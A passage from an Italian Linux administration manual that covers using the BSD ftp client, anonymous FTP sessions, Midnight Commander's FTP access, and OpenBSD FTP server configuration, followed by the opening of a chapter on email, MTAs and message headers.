Il comando per generare questo file deve essere eseguito quando la directory corrente è quella di partenza del servizio; in pratica, agendo nel modo seguente:

```
# cd ~ftp [Invio]

# ls -lR | gzip -9 > ls-lR.gz [Invio]
```

38.4 Cliente FTP tradizionale

Il programma cliente tradizionale per accedere a un servizio FTP, è quello originario dei sistemi BSD, del quale esistono comunque diverse varianti.[3] In generale, si tratta semplicemente del programma '**ftp**':

```
ftp [opzioni] [nodo]
```

Quando l'eseguibile '**ftp**' viene avviato con l'indicazione del nome dell'elaboratore remoto, tenta immediatamente di effettuare il collegamento; diversamente si avvia e attende il comando con il quale questo elaboratore deve essere poi specificato. Se esiste il file '`~/.netrc`', questo viene utilizzato per automatizzare l'accesso nell'elaboratore remoto. Quando '**ftp**' è in attesa di un comando da parte dell'utente, presenta l'invito seguente: '**ftp>**'.

Tabella 38.4. Alcune opzioni della riga di comando.

Opzione	Significato mnemonico	Descrizione
`-v`	*verbose*	Vengono visualizzati tutti i messaggi.
`-n`	*no auto*	Disabilita l'accesso automatico.
`-i`	*interactive*	Disattiva la richiesta interattiva durante i trasferimenti multipli di file.
`-d`	*debugging*	Attiva la modalità diagnostica.
`-p`	*passive*	Utilizza la modalità di funzionamento passiva.

Opzione	Significato mnemonico	Descrizione
`-g`	*globbing*	Disabilita l'uso dei metacaratteri (caratteri jolly) per l'indicazione di gruppi di file.

Come già accennato, quando '**`ftp`**' è in attesa di un comando da parte dell'utente, presenta l'invito '**`ftp>`**'. La tabella che segue elenca alcuni dei comandi che possono essere utilizzati. Se i parametri dei comandi contengono il carattere spazio, questi devono essere delimitati da una coppia di apici doppi ('`"`').

Alcuni comandi di maggiore utilità.

Comando	Descrizione
`get` ***file_remoto*** [***file_locale***] `recv` ***file_remoto*** [***file_locale***]	'**`get`**' e '**`recv`**' sono sinonimi. Riceve il file remoto indicato, eventualmente rinominandolo come indicato.
`mget` ***file_remoti***	Esegue un '**`get`**' multiplo, cioè su tutti i file che si ottengono dall'espansione del nome indicato utilizzando i metacaratteri (caratteri jolly).
`put` ***file_locale*** [***file_remoto***] `send` ***file_locale*** [***file_remoto***]	'**`put`**' e '**`send`**' sono sinonimi. Copia il file specificato nel sistema remoto eventualmente rinominandolo come indicato.
`mput` ***file_locali***	Espande il nome indicato se contiene dei metacaratteri ed esegue un '**`put`**' per tutti questi file, trasmettendoli in sostanza nel sistema remoto.

Comando	Descrizione
`reget` ***file_remoto*** [***file_locale***]	Permette di riprendere il '**`get`**' di un file remoto quando l'operazione precedente è stata interrotta involontariamente. L'operazione non è sicura e si basa solo sul calcolo della dimensione del file locale per determinare la parte mancante ancora da trasferire.
[*Ctrl c*]	L'operazione di trasferimento può essere interrotta utilizzando la combinazione [*Ctrl c*].
`passive`	Richiede di utilizzare la modalità «passiva» per il protocollo FTP.
`binary`	Imposta il tipo di trasferimento in modalità binaria. Questa modalità è adatta al trasferimento di qualunque tipo i file.
`type` [***tipo_di_trasferimento***]	Attiva o visualizza il tipo di trasferimento dei dati. Il valore predefinito è '**`ascii`**'. I tipi a disposizione sono: '**`ascii`**', '**`ebcdic`**', '**`image`**' (trasferimento binario), '**`local byte size`**'.
`prompt`	Attiva o disattiva la modalità di conferma. Se è attiva, durante le operazioni di trasferimento di gruppi di file, viene richiesta la conferma per ogni file.

Comando	Descrizione

`bye`
 	
`quit`
	'**`bye`**' e '**`quit`**' sono sinonimi. Termina il collegamento e termina l'attività di '**`ftp`**'.

`close`
 	
`disconnect`
	Termina la connessione senza uscire dal programma.

`open` ***nodo*** [***porta***]	Apre una connessione con l'elaboratore remoto indicato ed eventualmente anche specificando la porta di comunicazione. Se la modalità di accesso automatico è attiva, '**`ftp`**' tenta anche di effettuare l'accesso nel sistema remoto.
`cd` [***directory_remota***]	Cambia la directory corrente nel sistema remoto.
`chmod` ***permessi file_remoto***	Cambia i permessi sul file remoto.
`delete` ***file_remoto***	Cancella il file indicato nel sistema remoto.

Comando	Descrizione
`dir` [*directory_remota*] ↩ ↪ [*file_locale*] `ls` [*directory_remota*] ↩ ↪ [*file_locale*] `nlist` [*directory_remota*] ↩ ↪ [*file_locale*]	'**`dir`**', '**`ls`**', '**`nlist`**' sono sinonimi. Elencano il contenuto della directory remota specificata, oppure di quella attuale se non viene indicata. L'elenco viene emesso attraverso lo standard output, quando non viene specificato il file locale all'interno del quale si vuole immettere questo elenco. L'aspetto dell'elenco dipende dal sistema con il quale si sta comunicando. Di solito è molto simile a quello di un '**`ls -l`**'.
`mdelete` [*file_remoti*]	Cancella i file remoti espandendo i metacaratteri prima di procedere.
`mkdir` *directory_remota*	Crea una directory nel sistema remoto.
`pwd`	Visualizza il nome della directory corrente del sistema remoto.
`rename` *origine destinazione*	Permette di cambiare il nome di un file nel sistema remoto.
`rmdir` *directory_remota*	Cancella una directory nel sistema remoto.
`status`	Visualizza lo stato attuale del sistema remoto.
`help` [*comando*] `?` [*comando*]	'**`help`**' e '**`?`**' sono sinonimi. Visualizza una breve guida dei comandi.
`remotehelp` [*comando*]	Permette di richiedere la guida dei comandi al sistema remoto.

38.4.1 Esempi

«

L'uso di un cliente FTP può essere anche semplice, se si lasciano da parte raffinatezze non indispensabili. Seguono alcuni esempi di sessioni FTP.

38.4.1.1 Prelievo di file

«

```
daniele@roggen:~$ ftp dinkel.brot.dg[Invio]
```

Si richiede la connessione FTP all'elaboratore *dinkel.brot.dg*.

```
Connected to dinkel.brot.dg.
220 dinkel.brot.dg FTP server (Version wu-2.4.2-academ[BETA-12]) ready.
Name (roggen.brot.dg:daniele):
```

anonymous [*Invio*]

Si utilizza una connessione anonima e per correttezza si utilizza il proprio indirizzo di posta elettronica abbreviato al posto della parola d'ordine.

```
331 Guest login ok, send your complete e-mail address as
password.
Password:
```

daniele@ [*Invio*]

```
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using ascii mode to transfer files.
```

Come si vede, la modalità di trasferimento predefinita è ASCII (almeno così succede di solito). Generalmente si deve utilizzare una modalità binaria. Questa viene selezionata tra un po'; per ora si richiede la guida interna dei comandi a disposizione:

```
ftp> help[Invio]

  Commands may be abbreviated.  Commands are:

  !           debug       mdir        sendport    site
  $           dir         mget        put         size
  account     disconnect  mkdir       pwd         status
  append      exit        mls         quit        struct
  ascii       form        mode        quote       system
  bell        get         modtime     recv        sunique
  binary      glob        mput        reget       tenex
  bye         hash        newer       rstatus     tick
  case        help        nmap        rhelp       trace
  cd          idle        nlist       rename      type
  cdup        image       ntrans      reset       user
  chmod       lcd         open        restart     umask
  close       ls          prompt      rmdir       verbose
  cr          macdef      passive     runique     ?
  delete      mdelete     proxy       send
```

```
ftp> binary[Invio]
```

Come accennato, viene richiesto di passare alla modalità di trasferimento binario.

```
  200 Type set to I.
```

```
ftp> prompt[Invio]
```

Anche la modalità interattiva viene disattivata per evitare inutili richieste.

```
  Interactive mode off.
```

La struttura delle directory di un normale servizio FTP anonimo prevede la presenza della directory ‘`pub/`’ dalla quale discendono i dati

accessibili all'utente sconosciuto.

Anche se dal punto di vista del cliente FTP, che accede al servizio remoto, si tratta della prima directory dopo la radice, in realtà questa radice è solo la directory iniziale del servizio FTP anonimo. Di conseguenza, è quasi impossibile che corrisponda realmente con la directory radice del file system remoto. Tutto questo serve solo a spiegare perché il comando '**cd /pub**' potrebbe non funzionare quando ci si collega a serventi configurati male. Ecco perché nell'esempio che segue non si utilizza la barra obliqua davanti a '**pub**'.

```
ftp> cd pub[Invio]

  250 CWD command successful.
ftp> pwd[Invio]

  257 "/pub" is current directory.
ftp> ls[Invio]

  200 PORT command successful.
  150 Opening ASCII mode data connection for /bin/ls.
  total 4
  dr-xr-sr-x   3 root     ftp        1024 Nov 12 21:04 .
  drwxr-xr-x   6 root     root       1024 Sep 11 20:31 ..
  -rw-r--r--   1 root     ftp          37 Nov 12 21:04 esempio
  drwxrwsrwx   2 root     ftp        1024 Nov  2 14:04 incoming
  226 Transfer complete.
```

Attraverso il comando '**ls**' si vede che la directory '`pub/`' contiene solo il file '`esempio`' e la directory '`incoming/`'. Si decide di

prelevare il file.

```
ftp> get esempio[Invio]

  local: esempio remote: esempio
  200 PORT command successful.
  150 Opening BINARY mode data connection for esempio (37 bytes).
  226 Transfer complete.
  37 bytes received in 0.00155 secs (23 Kbytes/sec)
```

Il file scaricato viene messo nella directory in cui si trovava l'utente quando avviava il programma '**ftp**'.

```
ftp> quit[Invio]

  221 Goodbye.
```

38.4.1.2 Invio di dati

```
daniele@roggen:~$ ftp dinkel.brot.dg[Invio]
```

Si richiede la connessione FTP all'elaboratore *dinkel.brot.dg* e si danno dei comandi per raggiungere la directory '`pub/incoming`'.

```
  Connected to dinkel.brot.dg.
  220 dinkel.brot.dg FTP server ↩
↪(Version wu-2.4.2-academ[BETA-12](1) ↩
↪Wed Mar 5 12:37:21 EST 1997) ready.
  Name (dinkel.brot.dg:daniele):
```

anonymous[*Invio*]

```
  331 Guest login ok, send your complete e-mail address as
  password.
  Password:
```

daniele@[*Invio*]

```
  230 Guest login ok, access restrictions apply.
  Remote system type is UNIX.
  Using ascii mode to transfer files.
ftp> binary[Invio]

  200 Type set to I.
ftp> prompt[Invio]

  Interactive mode off.
ftp> cd pub/incoming[Invio]

  250 CWD command successful.
ftp> pwd[Invio]
```

Si verifica la posizione in cui ci si trova.

```
  257 "/pub/incoming" is current directory.
ftp> mput al-1*[Invio]
```

Dal momento che la directory è giusta, si inizia la trasmissione di tutti i file che nella directory locale corrente iniziano per '**al-1**'.

```
  local: al-1 remote: al-1
  200 PORT command successful.
  150 Opening BINARY mode data connection for al-1.
  226 Transfer complete.
  2611649 bytes sent in 1.38 secs (1.9e+03 Kbytes/sec)
  local: al-15 remote: al-15
  200 PORT command successful.
  150 Opening BINARY mode data connection for al-15.
  226 Transfer complete.
  2612414 bytes sent in 2.51 secs (1e+03 Kbytes/sec)
```

```
local: al-16 remote: al-16
200 PORT command successful.
150 Opening BINARY mode data connection for al-16.
226 Transfer complete.
2612414 bytes sent in 2.16 secs (1.2e+03 Kbytes/sec)
local: al-17 remote: al-17
200 PORT command successful.
150 Opening BINARY mode data connection for al-17.
226 Transfer complete.
2612420 bytes sent in 2.17 secs (1.2e+03 Kbytes/sec)
local: al-18 remote: al-18
200 PORT command successful.
150 Opening BINARY mode data connection for al-18.
226 Transfer complete.
2612409 bytes sent in 2.4 secs (1.1e+03 Kbytes/sec)
local: al-19 remote: al-19
200 PORT command successful.
150 Opening BINARY mode data connection for al-19.
226 Transfer complete.
2612431 bytes sent in 2.35 secs (1.1e+03 Kbytes/sec)
```

`ftp>` **`ls`**[*Invio*]

Si controlla il risultato nell'elaboratore remoto. A volte, i servizi FTP impediscono la lettura del contenuto di questa directory.

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
total 15379
drwxrwsrwx   2 root     ftp          1024 Dec 11 20:40 .
dr-xr-sr-x   3 root     ftp          1024 Nov 12 21:04 ..
-rw-rw-r--   1 ftp      ftp       2611649 Dec 11 20:40 al-1
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-15
-rw-rw-r--   1 ftp      ftp       2612414 Dec 11 20:40 al-16
-rw-rw-r--   1 ftp      ftp       2612420 Dec 11 20:40 al-17
-rw-rw-r--   1 ftp      ftp       2612409 Dec 11 20:40 al-18
-rw-rw-r--   1 ftp      ftp       2612431 Dec 11 20:40 al-19
226 Transfer complete.
```

ftp> **quit** [*Invio*]

```
221 Goodbye.
```

38.4.2 Midnight Commander

«

Midnight Commander (a cui corrisponde l'eseguibile '**mc**') è un programma che offre le funzionalità di un gestore di file abbastanza completo, includendo la capacità di utilizzare il protocollo FTP. Con Midnight Commander è sufficiente utilizzare il comando '**cd**' in modo appropriato per accedere a un servizio FTP remoto:

$ **cd ftp://tizio@dinkel.brot.dg** [*Invio*]

In questo caso si accede al servizio FTP dell'elaboratore *dinkel.brot.dg* con il nominativo utente '**tizio**'. Trattandosi di un accesso che non è anonimo, prima di iniziare, Midnight Commander chiede l'inserimento della parola d'ordine.

La configurazione predefinita di Midnight Commander prevede l'uso della modalità passiva, ma se lo si vuole si può ripristinare l'uso

della modalità attiva intervenendo attraverso la voce *Virtual FS* del menù *Options*.

Figura 38.27. La maschera di modifica della configurazione relativa alle funzionalità FTP di Midnight Commander. Si può osservare che in questo caso è previsto il funzionamento in modalità passiva.

```
.----------- Virtual File System Setting ------------.
|                                                     |
|  Timeout for freeing VFSs:          [60      ] sec  |
|                                                     |
|  ftp anonymous password:                            |
|  [tizio@                                       ]    |
|  ftpfs directory cache timeout:     [1800    ] sec  |
|  [ ] Always use ftp proxy                           |
|  [gate                                         ]    |
|  [x] Use ~/.netrc                                   |
|  [x] Use passive mode                               |
|                                                     |
|          [< OK >]           [ Cancel ]              |
`-----------------------------------------------------'
```

Midnight Commander è descritto nella sezione 22.16.

38.5 Servente OpenBSD FTP

Il servente OpenBSD FTP[4] è un programma molto semplice da installare e configurare, anche in un sistema GNU. Come altri serventi FTP mette a disposizione l'eseguibile '**`in.ftpd`**' (o '**`ftpd`**', a seconda della distribuzione). Questo demone può funzionare in modo autonomo, oppure sotto il controllo del supervisore dei servizi di rete. Nel primo caso si avvia con l'opzione '**`-D`**', mentre nel secondo si usa l'opzione '**`-q`**'.

In generale, l'opzione '**-q**' sta per *quiet*, nel senso di non inviare informazioni al programma cliente sulla versione del servente. L'opzione '**-q**' dovrebbe andare bene anche quando si avvia il programma in modo indipendente dal supervisore dei servizi di rete; in ogni caso, dalle prove eseguite, quando è sotto il controllo del supervisore dei servizi di rete sembrerebbe che senza l'opzione '**-q**' il programma non possa funzionare.

```
in.ftpd -D [opzioni]
```

```
in.ftpd -q [opzioni]
```

Nell'esempio seguente viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
ftp  stream  tcp  nowait  root  /usr/sbin/tcpd  in.ftpd -q
```

Tabella 38.29. Alcune opzioni della riga di comando.

Opzione	Significato mnemonico	Descrizione
`-d`	*debugging*	Vengono aggiunte informazioni diagnostiche all'interno del registro di sistema.
`-l`	*log*	Ogni sessione FTP viene annotata all'interno del registro di sistema; se viene usata due volte, le indicazioni sono più dettagliate.

Opzione	Significato mnemonico	Descrizione
`-t` ***n***	*timeout*	Permette di specificare la durata espressa in secondi (***n***) del tempo di inattività oltre il quale la sessione FTP viene conclusa automaticamente. Questo parametro è negoziabile anche da parte del cliente. Il valore predefinito è di 15 minuti (900 s).
`-T` ***n***	*max timeout*	Permette di specificare la durata espressa in secondi (***n***) del tempo massimo di inattività. In questo modo, un cliente non può negoziare una durata superiore.
`-A`	*anonymous*	Consente solo l'accesso anonimo, oppure solo le utenze elencate nel file '`/etc/ftpchroot`'.
`-u` ***maschera***	*umask*	Definisce un valore particolare della maschera dei permessi; altrimenti, il valore predefinito è pari a 0027_8.
`-p`	*no passive*	Disabilita la modalità «passiva», in modo da non accettare la creazione di connessioni verso porte indicate dai clienti. Ciò serve a facilitare l'attraversamento di un firewall (purché il firewall consenta questo passaggio), ma può creare difficoltà ad alcuni programmi clienti.

Opzione	Significato mnemonico	Descrizione
`-q`	*quiet*	Non mostra informazioni sulla versione al cliente che si collega.
`-M`	*multihome*	Consente di gestire directory differenti per l'accesso anonimo, in base al nome a dominio presso cui giunge la richiesta, secondo la forma '`~ftp/`***nome_a_dominio/***'.

38.5.1 Configurazione

La configurazione di OpenBSD FTP è molto semplice. Per prima cosa, l'accesso anonimo è consentito solo se nel sistema è previsto l'utente fittizio '**`ftp`**', assieme alla sua directory personale e a una shell valida.[5] Convenzionalmente, una shell è valida quando è indicata nel file '`/etc/shells`'.

Teoricamente, OpenBSD FTP non richiede nemmeno la predisposizione di una struttura particolare della directory '`~ftp/`', secondo la tradizione, perché gestisce internamente il comando '**`ls`**' e di tutto il resto si può fare a meno.

Nel caso si utilizzi l'opzione '**`-M`**', si deve provvedere a dividere la directory '`~ftp/`' in sottodirectory corrispondenti ai nomi a dominio con cui si può accedere al servizio. Per esempio, se l'elaboratore che ospita il servente OpenBSD FTP è raggiungibile con i nomi *dinkel.brot.dg* e *weizen.mehl.dg*, ci possono essere le directory '`~ftp/dinkel.brot.dg/`' e '`~ftp/weizen.mehl.dg/`'; chi ac-

cede a *ftp://dinkel.brot.dg* in modo anonimo, vede la prima directory, mentre chi accede a *ftp://weizen.mehl.dg* vede la seconda.

Si rammenta che l'utente anonimo accede solo alla porzione di file system che inizia da '`~ftp/`', come se questa fosse la radice.

Dopo la sistemazione dell'accesso anonimo, conviene occuparsi del file '`/etc/ftpchroot`', all'interno del quale si possono elencare gli utenti che, pur potendo accedere con il proprio nominativo, possono entrare solo nella propria directory personale, come avviene per gli utenti anonimi con la directory '`~ftp/`'.

```
tizio
caio
```

L'esempio che si vede sopra è molto breve e serve a fare in modo che gli utenti '**`tizio`**' e '**`caio`**' possano accedere limitatamente alla propria directory personale; tutti gli altri utenti hanno accesso a tutto il file system, con le limitazioni normali date dai permessi dei file e delle directory.

OpenBSD FTP riconosce anche il file '`/etc/ftpusers`', all'interno del quale vanno elencati i nominativi degli utenti a cui **non** si consente l'accesso. Generalmente si tratta di utenti fittizi, compreso '**`root`**' per questioni di sicurezza, come nell'esempio seguente:

```
root
bin
daemon
adm
lp
sync
shutdown
```

```
halt
mail
news
uucp
operator
games
nobody
```

Naturalmente, per compilare correttamente questo file, è bene analizzare il file '`/etc/passwd`' del proprio sistema. Si osservi che per impedire l'accesso agli utenti anonimi, ovvero '**`ftp`**' e '**`anonymous`**', occorre estendere questo file con tali nomi:

```
root
bin
daemon
adm
lp
…
nobody
ftp
anonymous
```

Infine, OpenBSD FTP riconosce anche il file '`/etc/nologin`', in presenza del quale rifiuta gli accessi; inoltre, è possibile definire un messaggio di benvenuto nel file '`/etc/ftpwelcome`' e anche il contenuto di '`/etc/motd`' viene visualizzato all'accesso.

38.6 Riferimenti

«

- Jay Rabak, *Active vs. passive FTP, a definitive explanation*, *http://slacksite.com/other/ftp.html*

• J. Postel, J. Reynolds, *RFC 959, File transfer protocol (FTP)*, 1985, *http://www.ietf.org/rfc/rfc959.txt*

[1] I numeri UID e GID dipendono dall'organizzazione del proprio sistema.

[2] Di solito, quando si inserisce il proprio indirizzo di posta elettronica come parola d'ordine per accedere a un servizio FTP anonimo, è sufficiente indicare la parte che precede il dominio, fino al simbolo '`@`' incluso. Quindi, se l'indirizzo fosse *daniele@dinkel.brot.dg*, basterebbe inserire '**`daniele@`**'.

[3] **FTP** UCB BSD

[4] **OpenBSD FTP** UCB BSD

[5] Il particolare della shell valida va tenuto in considerazione perché altri serventi FTP si comportano diversamente.

Capitolo 39

Posta elettronica

39.1 Servizio di rete e servizio di consegna locale 4097
39.2 Uso della posta elettronica 4098
39.2.1 Elementi di intestazione 4099
39.2.2 Risposta, proseguimento e riservatezza 4101
39.3 MTA tradizionale (Sendmail) 4103
39.3.1 Alias 4104
39.3.2 Coda dei messaggi 4106
39.3.3 Rinvio 4106
39.4 Recapito della posta elettronica: la variabile «MAIL» 4107
39.5 Mail user agent 4108
39.5.1 Ricezione e invio dei messaggi da parte del MUA 4108
39.5.2 Cartelle e formato dei dati 4109
39.6 Invio di messaggi attraverso un MTA compatibile con Sendmail 4110
39.7 Mailx 4113
39.7.1 Avvio e funzionamento 4114
39.7.2 Configurazione di Mailx 4119
39.7.3 Nail 4122
39.8 Mutt 4123
39.9 Configurazione compatibile tra Mailx, Nail e Mutt ... 4135
39.10 Ricerche nei file delle cartelle di messaggi 4138

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

39.11 Messaggi giunti presso recapiti remoti 4141
39.11.1 IMAP toolkit: ipop3d, ipop2d, imapd 4143
39.11.2 Popclient 4144
39.11.3 Fetchmail 4147
39.11.4 Gestione remota della posta elettronica 4154
39.12 Messaggi, allegati ed estensioni MIME 4155
39.12.1 Allegati 4156
39.12.2 Uuencode 4157
39.12.3 Involucro MIME 4161
39.12.4 Messaggi contenenti più parti MIME 4164
39.12.5 Sistemazione manuale di un allegato MIME 4168
39.12.6 Mpack 4174
39.13 Gestione della posta elettronica in generale 4177
39.13.1 Composizione di un messaggio 4179
39.13.2 Messaggi contraffatti e punto di iniezione 4184
39.13.3 Identificazione della destinazione 4186
39.13.4 Misure di sicurezza 4187
39.13.5 Referente per l'amministrazione del servizio . . . 4188
39.14 Pratica manuale con i protocolli 4188
39.14.1 SMTP attraverso un cliente TELNET 4189
39.14.2 POP3 attraverso un cliente TELNET 4191
39.14.3 POP3s attraverso un cliente TELNET-SSL 4194
39.14.4 Script per l'invio di un messaggio attraverso Telnet 4196

39.15 Procmail 4199
39.15.1 Configurazione di partenza e verifica del funzionamento 4201
39.15.2 Attivazione di Procmail 4203
39.15.3 Esempi semplici di configurazione 4204
39.16 SpamAssassin 4209
39.16.1 Configurazione di SpamAssassin 4209
39.16.2 Cosa fa SpamAssassin 4210
39.16.3 Filtrare i messaggi automaticamente 4215
39.16.4 Autoapprendimento 4216
39.17 Liste di posta elettronica 4217
39.17.1 Lista elementare 4218
39.17.2 Mailman 4220
39.18 Riferimenti 4233

`.fetchmailrc` 4147 `.forward` 4106 `.mailrc` 4113 4122 `.poprc` 4144 `.procmailrc` 4199 4215 `aliases` 4104 `fetchmail` 4147 `grepmail` 4138 `imapd` 4143 `ipop2d` 4143 `ipop3d` 4143 `mail` 4113 `mail.rc` 4113 `mailq` 4106 `mmsitepass` 4221 `mm_cfg.py` 4221 `mpack` 4174 `mutt` 4123 `nail` 4122 `nail.rc` 4122 `newaliases` 4104 `newlist` 4222 `procmail` 4199 `rmlist` 4222 `sa-learn` 4216 `sa-update` 4209 `sendmail` 4103 `spamassassin` 4209 `uuencode` 4157 `$MAIL` 4107 4108

La gestione della posta elettronica è diventato, nel tempo, un problema complesso e impegnativo. In generale non conviene mettere in funzione un proprio servente di posta elettronica, se non per lo scopo di comprenderne il funzionamento e le problematiche connesse. Eventualmente, la realizzazione di un servizio di gestione della posta elettronica si può giustificare per assistere un sistema che deve poter spedire messaggi, automaticamente, come un applicativo gestionale dal quale poter spedire le fatture senza complicazioni, ma non per riceverli.

Generalmente, l'invio di messaggi di posta elettronica (*email*) si basa su un MTA (*Mail transfer agent*) locale che, quando riceve una richiesta di invio di un messaggio, si occupa di mettersi in contatto con un suo collega presso l'indirizzo di destinazione, o se necessario in una destinazione intermedia, che si prenda cura di consegnare il messaggio o di reinoltrarlo. Tutto quanto sembra molto semplice a dirsi, in realtà la configurazione di un MTA potrebbe essere molto complessa.

Spesso, in presenza di una rete locale, il funzionamento corretto dell'MTA richiede la predisposizione di un servizio di risoluzione dei nomi locale. A tale proposito conviene consultare il capitolo 33.

L'invio di messaggi di posta elettronica avviene solitamente attraverso l'uso di un programma adatto alla loro composizione, che poi si mette in comunicazione con l'MTA per l'inoltro del messaggio. Più precisamente, un messaggio inviato a un utente dell'elaboratore locale non richiede alcun MTA, mentre l'invio a un altro elaboratore richiede almeno la presenza di un MTA presso l'indirizzo di

destinazione.

Storicamente, l'MTA più diffuso nei sistemi Unix è stato Sendmail; [1] tuttavia, è sempre più comune l'uso di MTA alternativi, meno complicati, pur mantenendo un certo grado di compatibilità con quello tradizionale.

39.1 Servizio di rete e servizio di consegna locale

La posta elettronica non è semplicemente un servizio di rete che si attua attraverso un protocollo (SMTP). Il servizio di rete permette il trasferimento dei messaggi, ma l'MTA ha anche il compito di recapitarli ai destinatari, in forma di file.

In questo senso, il meccanismo può sembrare un po' confuso all'inizio, trattandosi effettivamente di un sistema piuttosto complicato. In un sistema composto da un elaboratore isolato, anche se provvisto di terminali più o meno decentrati, non c'è alcun bisogno di fare viaggiare messaggi attraverso una rete, è sufficiente che questi vengano semplicemente messi a disposizione dell'utente destinatario in uno o più file. In tal caso, chi si occupa di attuare questo sistema è un MDA, ovvero *Mail delivery agent*.

Quando invece si deve inviare un messaggio attraverso la rete, perché l'indirizzo del destinatario si trova in un nodo differente, si utilizza il protocollo SMTP, per contattare presso la destinazione un servente SMTP. Questo servente ha il compito di recapitare la posta elettronica (presumibilmente presso il proprio sistema locale). Quindi, lo scopo del servente SMTP è quello di recapitare i messaggi.

La trasmissione di un messaggio che richiede la connessione con il servente remoto della destinazione, non fa capo ad alcun servi-

zio di rete nell'ambito locale. Questa connessione potrebbe essere instaurata direttamente dal programma che si utilizza per scrivere il messaggio da trasmettere, oppure, come succede di solito, da un altro programma specifico, che in più si preoccupa di ritentare l'invio del messaggio se per qualche motivo le cose non funzionano subito, rinviandolo eventualmente all'origine se non c'è modo di recapitarlo.

L'MTA ha generalmente questi tre ruoli fondamentali: l'attivazione del servizio SMTP, per la ricezione di messaggi dall'esterno; la gestione della trasmissione di questi, assieme a una coda per ciò che non può essere trasmesso immediatamente; la consegna locale dei messaggi ricevuti attraverso il protocollo SMTP oppure attraverso lo stesso sistema locale. Quindi, in generale, un MTA integra anche le funzioni di un MDA.

39.2 Uso della posta elettronica

La posta elettronica, o *email*, è un modo di comunicare messaggi che richiede la conoscenza di alcune convenzioni. Ciò, sia per evitare malintesi, sia per eliminare le perdite di tempo.

Un messaggio di posta elettronica è formato fondamentalmente da una «busta» e dal suo contenuto. La busta è rappresentata da tutte le informazioni necessarie a recapitare il messaggio, mentre il contenuto è composto generalmente da un testo ASCII puro e semplice. Tutte le volte che il testo è composto in modo diverso, si aggiungono dei requisiti nei programmi da utilizzare per la sua lettura; in pratica, si rischia di creare un problema in più al destinatario del messaggio.

In generale, un messaggio di posta elettronica può contenere uno o più ***allegati***, conosciuti frequentemente come *attachment*. L'allegato

permette di incorporare in un messaggio un file che poi, attraverso strumenti opportuni, può essere estrapolato correttamente, riproducendo esattamente il file originale. Ciò che si deve evitare di fare in generale è l'invio del messaggio come un allegato. Questo, purtroppo, capita frequentemente quando si usano programmi per la composizione di messaggi di posta elettronica che permettono di introdurre elementi di composizione del testo (*Rich Text*). Quando si usano programmi grafici di scrittura per i messaggi di posta elettronica è bene controllare la configurazione per disabilitare l'inserimento di codici di composizione.

Le varie estensioni al codice ASCII hanno portato alla definizione di un gran numero di codifiche differenti. Spesso è sufficiente configurare il proprio programma di composizione dei messaggi di posta elettronica in modo da utilizzare la codifica UTF-8, per poter scrivere correttamente con qualunque lingua. Tuttavia, anche la scelta di una codifica come questa, che richiede l'utilizzo di 8 bit invece dei 7 bit tradizionali dell'ASCII, può costituire un problema per qualcuno. In tal senso, quando si scrive in italiano, può essere cortese l'uso di apostrofi alla fine delle vocali che avrebbero dovuto essere accentate.

39.2.1 Elementi di intestazione

Un messaggio di posta elettronica si compone inizialmente di una serie di indicazioni, tra cui le più importanti sono quelle che servono a recapitarlo al destinatario. L'uso corretto di questi elementi di intestazione è importante, non solo perché il messaggio raggiunga il destinatario o i destinatari, ma anche per chiarire loro il contesto del messaggio e le persone coinvolte.

Campo	Descrizione
`To:`	Il campo '**`To:`**' viene utilizzato per definire i destinatari del messaggio. Quando si tratta di più di uno, convenzionalmente, i vari indirizzi vengono separati attraverso una virgola. L'indirizzo del destinatario va indicato secondo le regole consentite dagli MTA interessati; generalmente è ammissibile una delle tre forme seguenti: ***utente*`@`*nodo*** ***nominativo_completo* `<`*utente*`@`*nodo*`>`** `"`***nominativo_completo***`"` `<`*utente*`@`*nodo*`>`**
`Cc:`	Il campo '**`Cc:`**' viene utilizzato per definire i destinatari del messaggio in ***copia carbone***. Nella corrispondenza normale, almeno in Italia, si utilizza la definizione «per conoscenza», intendendo che questi destinatari non sono chiamati in causa direttamente. In pratica, si utilizza il campo '**`Cc:`**' per recapitare una copia del messaggio a dei corrispondenti dai quali non si attende una risposta, ma che è importante siano a conoscenza di queste informazioni.
`Bcc:`	Il campo '**`Bcc:`**' viene utilizzato per definire i destinatari del messaggio a cui deve essere inviata una copia carbone nascosta (*Blind carbon copy*). La differenza rispetto alla copia carbone normale sta nel fatto che i destinatari non vengono messi a conoscenza della presenza di queste copie aggiuntive.
`From:`	Il campo '**`From:`**' viene utilizzato per definire l'indirizzo del mittente. Non si tratta necessariamente del nome utilizzato dall'utente nel momento in cui compone il messaggio, ma di quello al quale ci si aspetta di ricevere una risposta.

Campo	Descrizione
`Reply-To:`	Il campo '**`Reply-To:`**' viene utilizzato per indicare un indirizzo a cui si invita a inviare un'eventuale risposta. Viene utilizzato in situazioni particolari, quando per questo non si intende usare il campo '**`From:`**'. Tipicamente viene aggiunto nei messaggi trasmessi da un sistema che gestisce le liste di posta elettronica (*mailing-list*) quando si vuole lasciare l'indicazione del mittente effettivo, guidando la risposta verso la stessa lista.
`Subject:`	Il campo '**`Subject:`**' serve a indicare l'oggetto del messaggio. Anche se nella corrispondenza normale l'oggetto viene usato solo nelle comunicazioni formali, nella posta elettronica è opportuno aggiungere sempre questa indicazione. Un oggetto chiaro permette al destinatario di capire immediatamente il contesto per il quale viene contattato. Inoltre, quando da un messaggio si genera una catena di risposte (cioè un *thread*), è importante l'oggetto scelto inizialmente.

39.2.2 Risposta, proseguimento e riservatezza

La risposta a un messaggio viene inviata normalmente al mittente ('**`From:`**'), a tutti i destinatari normali ('**`To:`**') e a tutti quelli cui è stato inviato il messaggio per conoscenza ('**`Cc:`**'). Questa operazione viene fatta solitamente in modo automatico dal programma utilizzato per leggere e comporre i messaggi: il *Mail user agent* (MUA). È importante però fare attenzione sempre che ciò corrisponda alla propria volontà, o che le circostanze siano appropriate. Infatti, se sono coinvolte diverse persone in una corrispondenza, è probabile che si giunga a un punto in cui non abbia più significato continuare a «im-

portunarle» quando la catena di risposte è degenerata in un contesto differente.

